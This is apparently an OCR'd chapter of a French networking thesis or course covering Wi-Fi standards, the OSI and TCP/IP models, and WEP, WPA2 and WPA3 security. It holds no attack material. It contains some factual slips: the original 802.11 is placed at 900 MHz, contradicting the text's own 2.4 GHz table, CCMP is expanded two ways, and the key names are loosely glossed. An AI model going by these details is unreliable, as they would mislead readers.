


Figure 1.7: les différentes technologies sans fil

1.4.2. Normes IEEE 802.11 (WIFI)

La norme IEEE 802.11 a été créée par l'Institute of Electrical and ElectronicsEngineers (IEEE), une organisation internationale qui définit des standards pour les réseaux et les communications. Ces normes permettent aux fabricants de produire des appareils compatibles entre eux, ce qui assure que les équipements Wi-Fi peuvent fonctionner ensemble facilement.

Figure 1.8: Architecture d'un réseau WLAN (IEEE 802.11)

La première version de la norme IEEE 802.11 a été introduite en 1997. Elle définit les couches physique et MAC nécessaires au fonctionnement des réseaux locaux sans fil. Cette norme permettait un débit maximal d'environ 2 Mbits/s et fonctionnait dans la bande de fréquence de 900 MHz. Elle constitue la base sur laquelle plusieurs améliorations ont été développées afin d'augmenter les performances et la vitesse de transmission des réseaux sans fil.

Après cette première version (IEEE 802.11), plusieurs évolutions ont été développées par la suite. La figure suivante illustre l'évolution des différentes normes Wi-Fi, de Wi-Fi 1 à Wi-Fi 6.




Figure 1.9: Historique des technologies WI-FI

Les principales normes IEEE 802.11 sont résumées dans le tableau suivant :

Norme	Année	Bande de fréquence	Débit maximal	Remarques
802.11	1997	2.4 GHz	2 Mbps	Première version du Wi-Fi
802.11b	1999	2.4 GHz	11 Mbps	Très répandue à l'époque
802.11a	1999	5 GHz	54 Mbps	Moins d'interférences
802.11g	2003	2.4 GHz	54 Mbps	Compatible avec 802.11b
802.11n	2009	2.4 / 5 GHz	Jusqu'à 600 Mbps	Introduction du MIMO
802.11ac	2013	5 GHz	Plusieurs Gbps	Wi-Fi 5
802.11ax	2019	2.4 / 5 / 6 GHz	Très haut débit	Wi-Fi 6

Tableau 1.1 : **Caractéristiques des principales normes IEEE 802.11**

Chaque évolution vise à améliorer le débit, la portée et la fiabilité, mais introduit également de nouveaux défis en matière de sécurité. **[5]**

1.4.2.1. Modes de fonctionnement du Wi-Fi

Il existe différents types d'équipement pour la mise en place d'un réseau sans fil Wifi :

- **Les adaptateurs sans fils** ou cartes d'accès (en anglais wireless adapters ou network interface Controller, noté NIC) : il s'agit d'une carte réseau à la norme 802.11 permettant à une machine de se connecter à un réseau sans fil. Les adaptateurs Wi-Fi sont disponibles dans de nombreux formats (carte PCI, carte PCMCIA, adaptateur USB, carte Compact Flash, ...). On appelle station tout équipement possédant une telle carte.
- **Les points d'accès** (notés AP pour Access point, parfois appelés bornes sans fils) permettant de donner un accès au réseau filaire (auquel il est raccordé) aux différentes stations avoisinantes équipées de cartes wifi.

Le standard 802.11 définit deux modes opératoires :

Le mode **infrastructure** dans lequel les clients sans fils sont connectés à un point d'accès. Il s'agit généralement du mode par défaut des cartes 802.11b.

Le mode **ad hoc** dans lequel les clients sont connectés les uns aux autres sans aucun point d'accès.

A. Le mode infrastructure

En mode infrastructure chaque ordinateur station (notée STA) se connecte à un point d'accès via une liaison sans fil. L'ensemble formé par le point d'accès et les stations situés dans sa zone de couverture est appelé ensemble de services de base (en anglais basic service set, noté BSS) et constitue une cellule. Chaque BSS est identifié par un BSSID, un identifiant de 6 octets (48 bits). Dans le mode infrastructure, le BSSID correspond à l'adresse MAC du point d'accès. Le SSID (Service Set Identifier) correspond au nom du réseau sans fil visible par les utilisateurs, tandis que l'ESSID (Extended Service Set Identifier) désigne le même identifiant logique lorsqu'un réseau est constitué de plusieurs BSS interconnectés, permettant ainsi d'étendre la couverture du réseau tout en conservant le même nom de réseau. **[5]**




Figure 1.10: Mode infrastructure

B. Le mode ad hoc

En mode ad hoc les machines sans fils clientes se connectent les unes aux autres afin de constituer un réseau point à point (peer to peer en anglais), c'est-à-dire un réseau dans lequel chaque machine joue en même temps le rôle de client et le rôle de point d'accès.**[5]**




Figure 1.11: Mode Ad Hoc

L'ensemble formé par les différentes stations est appelé ensemble de services de base indépendants (en anglais independant basic service set, abrégé en IBSS).

Un IBSS est ainsi un réseau sans fil constitué au minimum de deux stations et n'utilisant pas de point d'accès. L'IBSS constitue donc un réseau éphémère permettant à des personnes situées dans une même salle d'échanger des données. Il est identifié par un SSID, comme l'est un ESS en mode infrastructure.

1.5.Modèles de Référence et Protocoles Réseau

Cette section présente les principaux modèles de référence ainsi que les protocoles réseau fondamentaux. Elle permet de comprendre l'architecture générale des communications et l'organisation des échanges de données.

1.5.1. Modèle OSI

Le modèle OSI est modèle théorique qui décompose les différents protocoles de communications en sept couches. Chaque couche du modèle OSI doit effectuer une série de tâches pour que les données puissent circuler d'un ordinateur à un autre

En plus de comprendre ce qu'est le modèle OSI, notez que les couches du modèle OSI sont particulièrement utiles pour visualiser le flux de données de l'expéditeur au destinataire. Les descriptions des différents niveaux, ainsi que leur interdépendance, facilitent l'identification des problèmes réseau. De plus, les programmeurs peuvent utiliser le modèle OSI pour mieux comprendre comment les données accèdent à et à partir de leurs applications ou pour écrire un code spécifique pour une utilisation à certains niveaux

OSI est décomposé en sept couches, chaque couche a une fonction spécifique et communique et travaille avec les couches inférieure et supérieure.




Figure 1.12: Architecture en couches du modèle OSI

Les couches basses (1, 2, 3 et 4) sont nécessaires à l'acheminement des informations entre les extrémités concernées et dépendent du support physique. Les couches hautes (5, 6 et 7) sont responsables du traitement de l'information relative à la gestion des échanges entre systèmes informatiques. Par ailleurs, les couches 1 à 3 interviennent entre machines voisines, et non entre

les machines d'extrémité qui peuvent être séparées par plusieurs routeurs. Les couches 4 à 7 sont au contraire des couches qui n'interviennent qu'entre hôtes distants. **[2] [3]**

a) La couche physique

La couche physique s'occupe de la transmission des bits de façon brute sur un canal de communication. Cette couche doit garantir la parfaite transmission des données (un bit 1 envoyé doit bien être reçu comme bit valant 1). Concrètement, cette couche doit normaliser les caractéristiques électriques (un bit 1 doit être représenté par une tension de 5 V, par exemple), les caractéristiques mécaniques (forme des connecteurs, de la topologie…), les caractéristiques fonctionnelles des circuits de données et les procédures d'établissement, de maintien et de libération du circuit de données.
L'unité d'information typique de cette couche est le bit, représenté par une certaine différence de potentiel.

b) La couche liaison de données

Son rôle est un rôle de « liant » : elle va transformer la couche physique en une liaison a priori exempte d'erreurs de transmission pour la couche réseau. Elle fractionne les données d'entrée de l'émetteur en trames, transmet ces trames en séquence et gère les trames d'acquittement renvoyées par le récepteur. Rappelons que pour la couche physique, les données n'ont aucune signification particulière. La couche liaison de données doit donc être capable de reconnaître les frontières des trames. Cela peut poser quelques problèmes, puisque les séquences de bits utilisées pour cette reconnaissance peuvent apparaître dans les données.
La couche liaison de données doit être capable de renvoyer une trame lorsqu'il y a eu un problème sur la ligne de transmission. De manière générale, un rôle important de cette couche est la détection et la correction d'erreurs intervenues sur la couche physique. Cette couche intègre également une fonction de contrôle de flux pour éviter l'engorgement du récepteur.
L'unité d'information de la couche liaison de données est la trame qui est composées de quelques centaines à quelques milliers d'octets maximum.

c) La couche réseau

C'est la couche qui permet de gérer le sous-réseau, i.e. le routage des paquets sur ce sous-réseau et l'interconnexion des différents sous-réseaux entre eux. Au moment de sa conception, il faut bien déterminer le mécanisme de routage et de calcul des tables de routage (tables statiques ou dynamiques…).
La couche réseau contrôle également l'engorgement du sous-réseau. On peut également y intégrer des fonctions de comptabilité pour la facturation au volume, mais cela peut être délicat.
L'unité d'information de la couche réseau est le paquet.

d) La couche transport

Cette couche est responsable du bon acheminement des messages complets au destinataire. Le rôle principal de la couche transport est de prendre les messages de la couche session, de les découper s'il le faut en unités plus petites et de les passer à la couche réseau, tout en s'assurant que les morceaux arrivent correctement de l'autre côté. Cette couche effectue donc aussi le réassemblage du message à la réception des morceaux.

Cette couche est également responsable de l'optimisation des ressources du réseau : en toute rigueur, la couche transport crée une connexion réseau par connexion de transport requise par la couche session, mais cette couche est capable de créer plusieurs connexions réseau par processus de la couche session pour répartir les données, par exemple pour améliorer le débit. A l'inverse, cette couche est capable d'utiliser une seule connexion réseau pour transporter plusieurs messages à la fois grâce au multiplexage. Dans tous les cas, tout ceci doit être transparent pour la couche session.

e) La couche session

Cette couche organise et synchronise les échanges entre tâches distantes. Elle réalise le lien entre les adresses logiques et les adresses physiques des tâches réparties. Elle établit également une liaison entre deux programmes d'application devant coopérer et commande leur dialogue (qui doit parler, qui parle…). Dans ce dernier cas, ce service d'organisation s'appelle la gestion du jeton. La couche session permet aussi d'insérer des points de reprise dans le flot de données de manière à pouvoir reprendre le dialogue après une panne.

f) La couche présentation

Cette couche s'intéresse à la syntaxe et à la sémantique des données transmises : c'est elle qui traite l'information de manière à la rendre compatible entre tâches communicantes. Elle va assurer l'indépendance entre l'utilisateur et le transport de l'information.
Typiquement, cette couche peut convertir les données, les reformater, les crypter et les compresser.

g) La couche application

Cette couche est le point de contact entre l'utilisateur et le réseau. C'est donc elle qui va apporter à l'utilisateur les services de base offerts par le réseau, comme par exemple le transfert de fichier, la messagerie… **[2]**

1.5.2. Modèle TCP/IP

Le modèle TCP/IP (Transport Control Protocol/Internet Protocol) dit aussi modèle DOD (Departement Of Defence) a été mis au point par une agence du ministère de la défense américaine, DARPA (Defense Advanced Research Agency) vers les années 70.

Les protocoles TCP/IP représentent un ensemble de règles de communication sur internet et se basent sur la notion adressage IP. C'est-à-dire le fait de fournir une adresse IP à chaque machine du réseau afin de pouvoir acheminer des paquets de données. Etant donné que la suite de protocoles TCP/IP a été crée à l'origine dans un but militaire, elle est conçue pour répondre à un certain nombre de critères, parmi lesquels :

- Le fractionnement des messages en paquets ;
- L'utilisation d'un système d'adresses;
- L'acheminement des données sur le réseau (routage);
- Le contrôle des erreurs de transmission de données **[4][1]**

Le modèle TCP/IP peut en effet être décrit comme une architecture réseau à 4 couches :




Figure 1.13: Modèle TCP/IP vs Modèle OSI

a) La couche hôte réseau

Cette couche est assez « étrange ». En effet, elle semble « regrouper » les couches physique et liaison de données du modèle OSI. En fait, cette couche n'a pas vraiment été spécifiée ; la seule contrainte de cette couche, c'est de permettre un hôte d'envoyer des paquets IP sur le réseau. L'implémentation de cette couche est laissée libre. De manière plus concrète, cette implémentation est typique de la technologie utilisée sur le réseau local. Par exemple, beaucoup de réseaux locaux utilisent Ethernet ; Ethernet est une implémentation de la couche hôte-réseau.

b) La couche internet

Cette couche est la clé de voûte de l'architecture. Cette couche réalise l'interconnexion des réseaux (hétérogènes) distants sans connexion. Son rôle est de permettre l'injection de paquets dans n'importe quel réseau et l'acheminement des ces paquets indépendamment les uns des autres jusqu'à destination. Comme aucune connexion n'est établie au préalable, les paquets peuvent arriver dans le désordre ; le contrôle de l'ordre de remise est éventuellement la tâche des couches supérieures.

Du fait du rôle imminent de cette couche dans l'acheminement des paquets, le point critique de cette couche est le routage. C'est en ce sens que l'on peut se permettre de comparer cette couche avec la couche réseau du modèle OSI.

La couche internet possède une implémentation officielle : le protocole IP (Internet Protocol).

Remarquons que le nom de la couche (« internet ») est écrit avec un i minuscule, pour la simple et bonne raison que le mot internet est pris ici au sens large (littéralement, « interconnexion de réseaux »), même si l'Internet (avec un grand I) utilise cette couche.

c) La couche transport

Son rôle est le même que celui de la couche transport du modèle OSI : permettre à des entités paires de soutenir une conversation.
Officiellement, cette couche n'a que deux implémentations : le protocole TCP (Transmission Control Protocol) et le protocole UDP (User Datagram Protocol). TCP est un protocole fiable, orienté connexion, qui permet l'acheminement sans erreur de paquets issus d'une machine d'un internet à une autre machine du même internet. Son rôle est de fragmenter le message à transmettre de manière à pouvoir le faire passer sur la couche internet. A l'inverse, sur la machine destination, TCP replace dans l'ordre les fragments transmis sur la couche internet pour reconstruire le message initial. TCP s'occupe également du contrôle de flux de la connexion.
UDP est en revanche un protocole plus simple que TCP : il est non fiable et sans connexion. Son utilisation présuppose que l'on n'a pas besoin ni du contrôle de flux, ni de la conservation de l'ordre de remise des paquets. Par exemple, on l'utilise lorsque la couche application se charge de la remise en ordre des messages. On se souvient que dans le modèle OSI, plusieurs couches ont à charge la vérification de l'ordre de remise des messages. C'est là une avantage du modèle TCP/IP sur le modèle OSI, mais nous y reviendrons plus tard. Une autre utilisation d'UDP : la transmission de la voix. En effet, l'inversion de 2 phonèmes ne gêne en rien la compréhension du message final. De manière plus générale, UDP intervient lorsque le temps de remise des paquets est prédominant.

d) La couche application

Contrairement au modèle OSI, c'est la couche immédiatement supérieure à la couche transport, tout simplement parce que les couches présentation et session sont apparues inutiles. On s'est en effet aperçu avec l'usage que les logiciels réseau n'utilisent que très rarement ces 2 couches, et finalement, le modèle OSI dépouillé de ces 2 couches ressemble fortement au modèle TCP/IP.
Cette couche contient tous les protocoles de haut niveau, comme par exemple Telnet, TFTP (trivial File Transfer Protocol), SMTP (Simple Mail Transfer Protocol), HTTP (HyperText Transfer Protocol). Le point important pour cette couche est le choix du protocole de transport à utiliser. Par exemple, TFTP (surtout utilisé sur réseaux locaux) utilisera UDP, car on part du principe que les liaisons physiques sont suffisamment fiables et les temps de transmission suffisamment courts pour qu'il n'y ait pas d'inversion de paquets à l'arrivée. Ce choix rend TFTP plus rapide que le protocole FTP qui utilise TCP. A l'inverse, SMTP utilise TCP, car pour la remise du courrier électronique, on veut que tous les messages parviennent intégralement et sans erreurs**.[1]**

1.5.3. Protocoles essentiels

Le modèle TCP/IP repose sur l'utilisation de plusieurs protocoles. Dans ce qui suit, les protocoles essentiels de cette architecture sont présentés dans le tableau [2].

Couche (Modèle OSI/TCP-IP)	Protocole	Fonction principale	Exemple d'utilisation
Physique	Ethernet	Transmission des trames sur le support (câble, fibre, Wi-Fi).	Communication entre deux machines sur un LAN.
Liaison	ARP	Associe une adresse IP à une adresse MAC (résolution locale).	Trouver l'adresse MAC d'un routeur ou d'un PC voisin.[15]
Réseau	IP	Acheminement des paquets entre réseaux via adresses IP.	Envoi d'un paquet d'un ordinateur à un serveur distant.[10]
Transport	TCP	Transmission fiable, orientée connexion, avec contrôle d'erreurs.	Téléchargement de fichiers, HTTP, SMTP.[11]
Transport	UDP	Transmission rapide sans garantie ni accusé de réception.	Streaming vidéo, VoIP, DNS.[12]
Application	DHCP	Attribution automatique d'adresses IP et paramètres réseau.	Connexion automatique d'un PC au réseau Wi-Fi.[13]
Application	DNS	Traduction des noms de domaine en adresses IP.	Résolution de www.microsoft.com -> 20.42.73.29.**[14]**

Tableau 2.2: Protocoles essentiels du modèle TCP/IP et OSI

Ces protocoles sont fréquemment exploités lors d'attaques de type MITM, ARP spoofing et DHCP starvation.

1.5.4. Protocoles de Sécurité des Réseaux Sans Fil

Les protocoles de sécurité Wi-Fi chiffrent les communications afin de protéger les réseaux et de garantir la confidentialité des données. Les réseaux sans fil étant intrinsèquement moins sécurisés que les réseaux filaires, les protocoles de sécurité jouent un rôle crucial dans la protection des activités en ligne. Les protocoles de sécurité Wi-Fi les plus courants sont WEP, WPA, WPA2 et WPA3, chacun offrant différents niveaux de sécurité et fonctionnalités. **[6] [8]**

1.5.4.1. WEP (Wired Equivalent Privacy)

Lancé en 1997, le protocole WEP a été conçu pour offrir une sécurité sans fil équivalente à celle des réseaux câblés. Il présente toutefois plusieurs failles, ce qui a conduit à son remplacement par des protocoles plus sûrs tels que WPA et WPA2. Le WEP utilise le chiffrement par flux RC4 et un système de clés statiques, ce qui le rend très vulnérable aux attaques.

A. Processus de chiffrement WEP

Le processus de chiffrement WEP commence par la combinaison d'un vecteur d'initialisation (IV) de 24 bits avec une clé WEP de 40 ou 104 bits afin de générer une graine pour le générateur de flux de clés pseudo-aléatoire RC4. Pour garantir l'intégrité des données, une valeur de contrôle

d'intégrité (ICV) est calculée à l'aide de l'algorithme CRC-32 (Cyclic Redundancy Check) et ajoutée au texte en clair. L'ensemble du message, y compris le texte en clair et l'ICV, est ensuite

chiffré à l'aide de l'algorithme RC4 pour produire le texte chiffré. La trame chiffrée finale se compose de l'IV, des données chiffrées et de champs de trame MAC (Media Access Control) supplémentaires.




Figure 1.14 :Processus de chiffrement WEP

B. Processus de déchiffrement WEP

Le processus de déchiffrement WEP commence par l'extraction, par le destinataire, du vecteur d'initialisation (IV) de la trame chiffrée, puis par sa recombinaison avec la clé WEP afin de régénérer le flux de clés RC4. À l'aide de ce flux de clés, l'algorithme RC4 déchiffre les données, révélant ainsi le texte en clair d'origine ainsi que la valeur de contrôle d'intégrité (ICV). Pour garantir l'intégrité des données, le récepteur recalcule l'ICV sur le texte en clair déchiffré et la compare à l'ICV extraite. Si les valeurs correspondent, les données sont considérées comme valides ; dans le cas contraire, cela indique une possible altération ou des erreurs de transmission.




Figure 1.15 :Processus de déchiffrement WEP

1.5.4.2. WPA/WPA-2 (Wi-Fi Protected Access)

Introduit en 2004, le WPA2 est une version améliorée du WPA, offrant un chiffrement plus robuste et des mécanismes de sécurité renforcés pour les réseaux Wi-Fi. Il remplace le protocole TKIP vulnérable (utilisé dans le WPA) par l'AES (Advanced Encryption Standard), utilisant des

clés de 128 ou 256 bits pour une confidentialité accrue. Le WPA2 intègre également le protocole CCMP (Cipher Block Chaining Message Authentication Code Protocol), qui garantit l'intégrité des données et la protection contre les attaques par rejeu. Grâce à sa sécurité robuste, le WPA2 reste largement utilisé aujourd'hui, notamment en entreprise.

Le WPA2 améliore considérablement la sécurité Wi-Fi grâce à des mécanismes de chiffrement robustes, une gestion dynamique des clés et des protocoles d'authentification sécurisés. Au cœur de son système de chiffrement se trouve l'AES (Advanced Encryption Standard), un algorithme hautement sécurisé initialement conçu pour la protection des données gouvernementales classifiées. Le WPA2 utilise le protocole CCMP (Counter Mode with CBC-MAC Protocol), basé sur l'AES, qui assure un chiffrement fort, empêchant la falsification des messages et les attaques par rejeu. Bien que le protocole TKIP (Temporal Key Integrity Protocol) reste une option pour assurer la rétrocompatibilité, il est considéré comme faible et il est préférable d'opter pour AES-CCMP. Pour renforcer la sécurité, WPA2 intègre une gestion dynamique des clés, générant des clés de chiffrement uniques pour chaque session. La clé transitoire de paire (PTK) garantit une communication unicast sécurisée entre un client et le point d'accès (AP), tandis que la clé transitoire de groupe (GTK) est utilisée pour chiffrer le trafic de diffusion et de multidiffusion. De plus, la rotation des clés permet de les renouveler périodiquement afin de minimiser les risques de compromission.

WPA2 prend en charge deux modes d'authentification : WPA2-Personnel (WPA2-PSK), qui repose sur une phrase de passe partagée et est plus simple mais plus vulnérable aux attaques par force brute, et WPA2-Entreprise (WPA2-ENT), qui utilise l'authentification 802.1X et un serveur RADIUS pour une authentification spécifique à l'utilisateur, ce qui le rend idéal pour les environnements d'entreprise. Un élément crucial de la sécurité WPA2 est l'établissement d'une liaison en quatre étapes, qui garantit que le client et le point d'accès (AP) partagent une clé de chiffrement valide avant toute communication. Ce processus comprend quatre échanges de clés :

- Le point d'accès génère un Anonce aléatoire et l'envoie au client.
- Le client génère un Snonce, calcule la PTK (clé de sécurité personnelle) et envoie le Snonce et le MIC (code d'intégrité du message) au point d'accès.
- Le point d'accès vérifie le MIC, calcule la PTK et envoie la GTK (clé de chiffrement globale) et le MIC au client.
- Le client confirme l'installation de la clé en renvoyant un message EAPOL-Key au point d'accès.

Une fois l'établissement de la liaison terminé, WPA2 établit une communication chiffrée et sécurisée à l'aide de la PTK et de la GTK, garantissant ainsi la confidentialité et l'intégrité du trafic réseau.




Figure 1.16 :La sécurité Wi-Fi

1.5.4.3. WPA3 (Wi-Fi Protected Access 3)

Introduit en 2018, le WPA3 corrige les failles du WPA2 et offre une sécurité renforcée pour les réseaux Wi-Fi modernes. Il utilise le protocole d'authentification simultanée des pairs (SAE) et des mécanismes de chiffrement plus robustes.

Avec le WPA3-Personnel, le processus d'authentification suit une procédure sécurisée étape par étape basée sur l'authentification simultanée des pairs (SAE). Dans un premier temps, le périphérique client recherche les réseaux Wi-Fi disponibles, tandis que le point d'accès (PA) diffuse son SSID via des trames de balise. L'authentification commence par l'échange de validation SAE, au cours duquel le client et le PA génèrent une clé secrète à partir de la phrase de passe et des paramètres uniques du périphérique. Contrairement au WPA2, le mot de passe n'est jamais transmis ; à la place, la poignée de main Dragonfly est utilisée, intégrant des valeurs aléatoires (nonces) et des fonctions cryptographiques pour générer une clé partagée.

Ce mécanisme atténue efficacement les attaques par dictionnaire hors ligne en empêchant les attaquants de capturer les échanges de clés pour des tentatives de force brute. Ensuite, l'échange de confirmation SAE garantit l'authentification mutuelle en vérifiant que les deux parties ont dérivé la même clé grâce à un mécanisme de preuve de possession, empêchant ainsi les attaques par usurpation d'identité. Une fois cet échange réussi, la clé principale de paire (PMK) est établie, constituant la base du chiffrement.**[8]**

WPA3 utilise ensuite une authentification en quatre étapes modifiée, similaire à WPA2 mais avec des protections cryptographiques renforcées, pour confirmer la PMK. Enfin, une communication sécurisée est établie grâce à la génération de la clé transitoire de paire (PTK), et la transmission des données est chiffrée à l'aide d'AES-GCMP afin de garantir la confidentialité et l'intégrité des données. Ce cadre d'authentification robuste de WPA3-Personal améliore

considérablement la sécurité par rapport à WPA2, assurant une résistance aux attaques hors ligne tout en maintenant des normes de chiffrement élevées.

